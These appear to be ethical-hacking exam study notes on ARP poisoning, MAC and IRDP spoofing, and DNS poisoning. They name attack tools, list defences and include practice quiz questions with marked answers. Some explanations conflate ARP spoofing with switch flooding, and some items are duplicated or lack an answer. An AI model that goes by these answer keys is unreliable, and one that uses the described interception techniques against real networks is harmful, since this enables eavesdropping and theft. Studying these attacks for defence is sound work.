
- Address Resolution Protocol (ARP) is a stateless protocol used for **resolving IP addresses to machine (MAC) addresses**.
- All network devices (that needs to communicate on the network) broadcasts ARP queries in the network to find out other **machines' MAC addresses**.
- When one machine needs to communicate with another, it looks up its ARP table. If the MAC address is not found in the table, the **ARP_REQUEST** is broadcasted over the network.
- All machines on the network will compare this IP address to their MAC address.
- If one of the machine in the network identifies with this address, it will respond to **ARP_REQUEST** with its IP and MAC address. The requesting machine will store the address pair in the ARP table and communication will take place.



ARP Spoofing Attack

- ARP packets can be **forged** to send data to the attacker's machine.
- ARP Spoofing involves constructing a large number of **forged ARP request** and reply packets to overload a switch.
- Switch is set in "**forwarding mode**" after ARP table is flooded with spoofed ARP replies and attackers can sniff all the network packets.
- Attackers flood a target computer's ARP cache with forged entries, which is also known as **poisoning**.

How Does ARP Spoofing Work



Threats of ARP Poisoning

- Using fake **ARP messages**, an attacker can divert all communications between two machines so that all traffic is exchanged via his/her PC.
- **The threats of ARP poisoning include:**
 - Packet Sniffing
 - Session Hijacking
 - VoIP Call Tapping
 - Manipulating Data
 - Man-in-the-Middle Attack
 - Data Interception
 - Connection Hijacking
 - Connection Resetting
 - Stealing Passwords
 - Denial-of-Service (DoS) Attack

ARP Poisoning Tools: Cain & Abel and WinArpAttacker

- **Cain & Abel:** Cain & Abel allows sniffing packets of various protocols on **switched LANs** by hijacking IP traffic of multiple hosts concurrently.
- **WinArpAttacker:** WinArpAttacker sends **IP conflict packets** to target computers as fast

as possible and diverts all communications.


zxarps

ARP Poisoning Tool: Ufasoft Snif

- Ufasoft Snif is an automated ARP poisoning tool that sniffs **passwords** and **email messages** on the network and works on **Wi-Fi network** as well.

How to Defend Against ARP Poisoning

- Implement **Dynamic ARP Inspection** Using DHCP Snooping Binding Table.



Configuring DHCP Snooping and Dynamic ARP Inspection on Cisco Switches

ARP Spoofing Detection: XArp

- XArp helps users to detect **ARP attacks** and keep their data private.
- It allows administrators to **monitor whole subnets** for ARP attacks.
- Different **security levels** and fine tuning possibilities allow normal and power users to efficiently use XArp to detect ARP attacks.

Q1) Jayden is a network administrator for her company. Jayden wants to prevent MAC spoofing on all the Cisco switches in the network. How can she accomplish this?

1. Jayden can use the command. ip binding set.
2. Jayden can use the command. no ip spoofing.
3. She should use the command. no dhcp spoofing.
4. **She can use the command. ip dhcp snooping binding.**

Q2) Bill is a security analyst for his company. All the switches used in the company's office are Cisco switches. Bill wants to make sure all switches are safe from ARP poisoning. How can Bill accomplish this?

1. **Bill can use the command: ip dhcp snooping.**
2. Bill can use the command: no ip snoop.
3. Bill could use the command: ip arp no flood.
4. He could use the command: ip arp no snoop.

Q3) Which of the following prevents ARP poisoning?

1. ARP Ghost
2. **IP DHCP Snooping**
3. IP Snoop
4. DNSverf

A3) IP DHCP Snooping can be used on Cisco devices to prevent ARP poisoning by validating IP-to-MAC mappings based on a saved database.

Q4) How do you defend against ARP Spoofing? Select three.

1. **Use ARPWALL system and block ARP spoofing attacks**
2. Tune IDS Sensors to look for large amount of ARP traffic on local subnets
3. **Use private VLANS**
4. **Place static ARP entries on servers,workstation and routers**

A4) IDS option may works fine in case of monitoring the traffic from outside the network but not from internal hosts.

Q5) Which type of sniffing technique is generally referred as MiTM attack?

1. Password Sniffing
2. **ARP Poisoning**
3. Mac Flooding
4. DHCP Sniffing

A5) ARP poisoning is the closest value to the right answer because ARP spoofing, also known as ARP flooding, ARP poisoning or ARP poison routing (APR), is a technique used to attack a local-area network (LAN). ARP spoofing may allow an attacker to intercept data frames on a LAN, modify the traffic, or stop the traffic altogether. The attack can only be used on networks that make use of the Address Resolution Protocol (ARP) and not another method of address resolution.

Q6) A tester is attempting to capture and analyze the traffic on a given network and realizes that the network has several switches. What could be used to successfully sniff the traffic on this switched network? (Choose three.)

1. **ARP spoofing**
2. **MAC duplication**
3. **MAC flooding**
4. SYN flood
5. Reverse smurf attack
6. ARP broadcasting

A6) MAC duplication: 模擬成別人的mac

Q7) Harold is the senior security analyst for a small state agency in New York. He has no other security professionals that work under him, so he has to do all the security-related tasks for the agency. Coming from a computer hardware background, Harold does not have a lot of experience with security methodologies and technologies, but he was the only one who applied for the position. Harold is currently trying to run a Sniffer on the agency's network to get an idea of what kind of traffic is being passed around, but the program he is using does not seem to be capturing anything. He pours through the Sniffer's manual, but cannot find anything that directly relates to his problem. Harold decides to ask the network administrator if he has any thoughts on the problem. Harold is told that the Sniffer was not working because the agency's network is a switched network, which cannot be sniffed by some programs without some tweaking. What technique could Harold use to sniff his agency's switched network?

1. **ARP spoof the default gateway**
2. Conduct MiTM against the switch
3. Launch smurf attack against the switch
4. Flood the switch with ICMP packets

Q8) A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

1. **Use port security on his switches.**
2. **Use a tool like ARPwatch to monitor for strange ARP activity.**

3. Use a firewall between all LAN segments.
4. **If you have a small network, use static ARP entries.**
5. Use only static IP addresses on all PC's.

A8) By using port security on his switches, the switches will only allow the first MAC address that is connected to the switch to use that port, thus preventing ARP spoofing. ARPWatch is a tool that monitors for strange ARP activity. This may help identify ARP spoofing when it happens. Using firewalls between all LAN segments is possible and may help, but is usually pretty unrealistic. On a very small network, static ARP entries are a possibility. However, on a large network, this is not a realistic option. ARP spoofing doesn't have anything to do with static or dynamic IP addresses. Thus, this option won't help you.

Q9) Samantha was hired to perform an internal security test of XYZ. She quickly realized that all networks are making use of switches instead of traditional hubs. This greatly limits her ability to gather information through network sniffing.

Which of the following techniques can she use to gather information from the switched network or to disable some of the traffic isolation features of the switch? (Choose two)

1. Ethernet Zapping
2. **MAC Flooding**
3. Sniffing in promiscuous mode
4. **ARP Spoofing**

A9) In a typical MAC flooding attack, a switch is flooded with packets, each containing different source MAC addresses. The intention is to consume the limited memory set aside in the switch to store the MAC address-to-physical port translation table. The result of this attack causes the switch to enter a state called failopen mode, in which all incoming packets are broadcast out on all ports (as with a hub), instead of just down the correct port as per normal operation. The principle of ARP spoofing is to send fake, or 'spoofed', ARP messages to an Ethernet LAN. These frames contain false MAC addresses, confusing network devices, such as network switches. As a result frames intended for one machine can be mistakenly sent to another (allowing the packets to be sniffed) or an unreachable host (a denial of service attack).

Q10) Which of the following is not considered to be a part of active sniffing?

1. MAC Flooding
2. ARP Spoofing
3. **SMAC Fueling**
4. MAC Duplicating

Q11) What is a countermeasure to passive sniffing?

1. **Implementing a switched network**
2. Implementing a shared network
3. ARP spoofing
4. Port-based security

A11) By implementing a switched network, passive sniffing attacks are prevented.

Q12) Which of the following is a countermeasure to ARP spoofing?

1. **Port-based security**
2. WinTCPkill
3. Ethereal
4. MAC-based security

A12) Port-based security implemented on a switch prevents ARP spoofing.

Q13) Jason is a junior system administrator for a small firm of 50 employees. For the last week a few users have been complaining of losing connectivity intermittently with no suspect behavior on their part such as large downloads or intensive processes. Jason runs Wireshark on Monday morning to investigate. He sees a large amount of ARP broadcasts being sent at a fairly constant rate. What is Jason most likely seeing?

1. **ARP poisoning**
2. ARP caching
3. ARP spoofing
4. DNS spoofing

A13) An excessive number of ARP broadcasts would indicate an ARP poisoning attack. The users reporting loss of connectivity may indicate an attempted session hijacking with a possible DoS attack.

Q14) In which part of OSI layer, ARP Poisoning occurs?

1. Transport Layer
2. **Datalink Layer**
3. Physical Layer
4. Application layer

Q15) How do you defend against ARP Poisoning attack? (Select 2 answers)

1. **Enable DHCP Snooping Binding Table**
2. Restrict ARP Duplicates
3. **Enable Dynamic ARP Inspection**
4. Enable MAC snooping Table

Q16) ARP poisoning is achieved in _ steps

1. 1
2. 2
3. 3
4. 4

A16) The hacker begins by sending a malicious ARP "reply" (for which there was no previous request) to your router, associating his computer's MAC address with your IP Address. Now your router thinks the hacker's computer is your computer. Next, the hacker sends a malicious ARP reply to your computer, associating his MAC Address with the routers IP Address. Now your machine thinks the hacker's computer is your router. The hacker has now used ARP poisoning to accomplish a MitM attack.

Q17) Which of the following are appropriate active sniffing techniques against a switched network? (Choose all that apply.)

1. **ARP poisoning**
2. **MAC flooding**
3. SYN flooding
4. Birthday attack
5. Firewalking

A17) ARP poisoning can be used to trick a system into sending packets to your machine instead of recipients (including the default gateway). MAC flooding is an older attack used to fill a CAM table and make a switch behave like a hub.

Q18) Machine A (with MAC address 00-01-02-AA-BB-CC) and Machine B (00-01-02-BB-CC-DD) are on the same subnet. Machine C, with address 00-01-02-CC-DD-EE, is on a different subnet. While sniffing on the fully switched network, Machine B sends a message to Machine C. If an attacker on Machine A wanted to receive a copy of this message, which of the following circumstances would be necessary?

1. The ARP cache of the router would need to be poisoned, changing the entry for Machine A to 00-01-02-CC-DD-EE.
2. **The ARP cache of Machine B would need to be poisoned, changing the entry for the default gateway to 00-01-02-AA-BB-CC.**
3. The ARP cache of Machine C would need to be poisoned, changing the entry for the default gateway to 00-01-02-AA-BB-CC.
4. The ARP cache of Machine A would need to be poisoned, changing the entry for Machine C to 00-01-02-BB-CC-DD.

A18) ARP poisoning is done on the machine creating the frame-the sender. Changing the default gateway entry on the sending machine results in all frames intended for an IP out of the subnet being delivered to the attacker. Changing the ARP cache on the other machine or the router is pointless.

Q19) What technique funnels all traffic back to a single client, allowing sniffing from all connected hosts?

1. ARP redirection
2. **ARP poisoning**
3. ARP flooding
4. ARP partitioning

A19) ARP poisoning alters ARP table mappings to align all traffic to the attacker's interface before traveling to the proper destination. This allows the attacker to capture all traffic on the network and provides a jumping-off point for future attacks.

Q20) What common tool can be used for launching an ARP-poisoning attack?

1. **Cain and Abel**
2. Nmap
3. Scooter
4. TCPdump

A20) Cain and Abel is a well-known suite of tools used for various pen testing functions such as sniffing, password cracking, and ARP poisoning.

Q21) Cain & Abel can perform which of the following functions? (Choose all that apply.)


1. **Sniffing**
2. Packet generation
3. **Password cracking**
4. **ARP poisoning**

A21) Cain & Abel can perform sniffing, password cracking, and ARP poisoning.

7.5 Spoofing Attack

MAC Spoofing/Duplicating

- MAC duplicating attack is launched by **sniffing a network for MAC addresses** of clients who are actively associated with a switch port and re-using one of those addresses.
- By listening to the traffic on the network, a malicious user can **intercept and use a legitimate user's MAC address** to receive all the traffic destined for the user.
- This attack allows an attacker to **gain access to the network** and take over someone's identity already on the network.



MAC Spoofing Technique: Windows

- In Windows 8 OS:
 - **Method 1:** If the network interface card supports clone MAC address then follow the steps.
 - **Method 2:** Steps to change MAC address in Registry.

MAC Spoofing Tool: SMAC


- SMAC is a MAC Address Changer (Spoofers) that allows users to **change MAC address** for any network interface cards (NIC) on the Windows systems.

IRDP Spoofing

- ICMP Router Discovery Protocol (IRDP) is a routing protocol that allows host to

discover the IP addresses of active routers on their subnet by listening to router advertisement and solicitation messages on their network.

- Attacker sends **spoofed IRDP router advertisement message** to the host on the subnet, causing it to **change its default router** to whatever the attacker chooses.
- This attack allows attacker to **sniff the traffic** and **collect the valuable information** from the packets.
- Attackers can use IRDP spoofing to launch **man-in-the-middle**, **denial-of-service**, and **passive sniffing** attacks.



How to **Defend Against MAC Spoofing**

- Use **DHCP Snooping Binding Table**, **Dynamic ARP Inspection**, and **IP Source Guard**.
 - Encryption
 - Retrieval of MAC Address

Q1) Which of the following is not considered to be a part of active sniffing?

1. MAC Flooding
2. ARP Spoofing
3. **SMAC Fueling**
4. MAC Duplicating

Q2) Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

1. **Configure Port Security on the switch**
2. Configure Port Recon on the switch
3. Configure Switch Mapping
4. Configure Multiple Recognition on the switch

Q3) Jayden is a network administrator for her company. Jayden wants to prevent MAC spoofing on all the Cisco switches in the network. How can she accomplish this?

1. Jayden can use the command `ip binding set`.
2. Jayden can use the command `no ip spoofing`.

3. She should use the command. no dhcp spoofing.
4. **She can use the command. ip dhcp snooping binding.**

Q4) MAC spoofing applies a legitimate MAC address to an unauthenticated host, which allows the attacker to pose as a valid user. Based on your understanding of ARP, what would indicate a bogus client?

1. The MAC address doesn't map to a manufacturer.
2. The MAC address is two digits too long.
3. **A reverse ARP request maps to two hosts.**
4. The host is receiving its own traffic.

A4) MAC spoofing results in duplicate MAC addresses on a network unless the compromised client has been bumped from its connection. Two IP addresses mapping to one MAC indicates a bogus client.


7.6 DNS Poisoning

DNS Poisoning Techniques

- DNS poisoning is a technique that **trick a DNS server** into believing that it has received authentic information when, in reality, it has not.
- It results in **substitution of a false IP address** at the DNS level where web addresses are converted into numeric IP addresses.
- It allows attacker to replace **IP address entries** for a target site on a given DNS server with IP address of the server he/she controls.
- Attacker can create **fake DNS entries** for the server (containing malicious content) with same names as that of the target server.


Intranet DNS Spoofing (Local Network)

- For this technique, you must be connected to the **local area network (LAN)** and be able to sniff packets.
- It works well against **switches** with ARP poisoning the router.




Internet DNS Spoofing (Remote Network)

- Internet DNS Spoofing, attacker **infects Rebecca's machine** with a Trojan and **changes her DNS IP address** to that of the attacker's.





Proxy Server DNS Poisoning

- Attacker sends a Trojan to Rebecca's machine that changes her **proxy server settings** in Internet Explorer to that of the attacker's and redirects to fake website.



DNS Cache Poisoning

- DNS cache poisoning refers to **altering** or **adding forged DNS records** into the DNS resolver cache so that a DNS query is redirected to a malicious site.
- If the DNS resolver cannot validate that the DNS responses have come from an **authoritative source**, it will cache the **incorrect entries** locally and serve them to users who make the same request.



How to Defend Against DNS Spoofing

- Resolve all **DNS queries** to local DNS server.
- Block **DNS requests** from going to external servers.
- Configure **firewall** to restrict external DNS lookup.
- Implement **IDS** and deploy it correctly.
- Implement **DNSSEC**.
- Configure **DNS resolver** to use a new random source port for each outgoing query.
- Restrict **DNS recuring service**, either full or partial, to authorized users.
- Use **DNS Non-Existent Domain** (NXDOMAIN) Rate Limiting.
- Secure your **internal machines**.

Q1) Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server

while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing? (Select the Best Answer.)

1. Install DNS logger and track vulnerable packets
2. Disable DNS timeouts
3. **Install DNS Anti-spoofing**
4. Disable DNS Zone Transfer

A1) Implement DNS Anit-Spoofing measures to prevent DNS Cache Pollution to occur.

7.7 Sniffing Tools

Sniffing Tool: Wireshark

- It lets you **capture and interactively browse the traffic** running on a computer network.
- Wireshark uses **Winpcap** to capture packets, so it can only capture the packets on the networks supported by Winpcap.
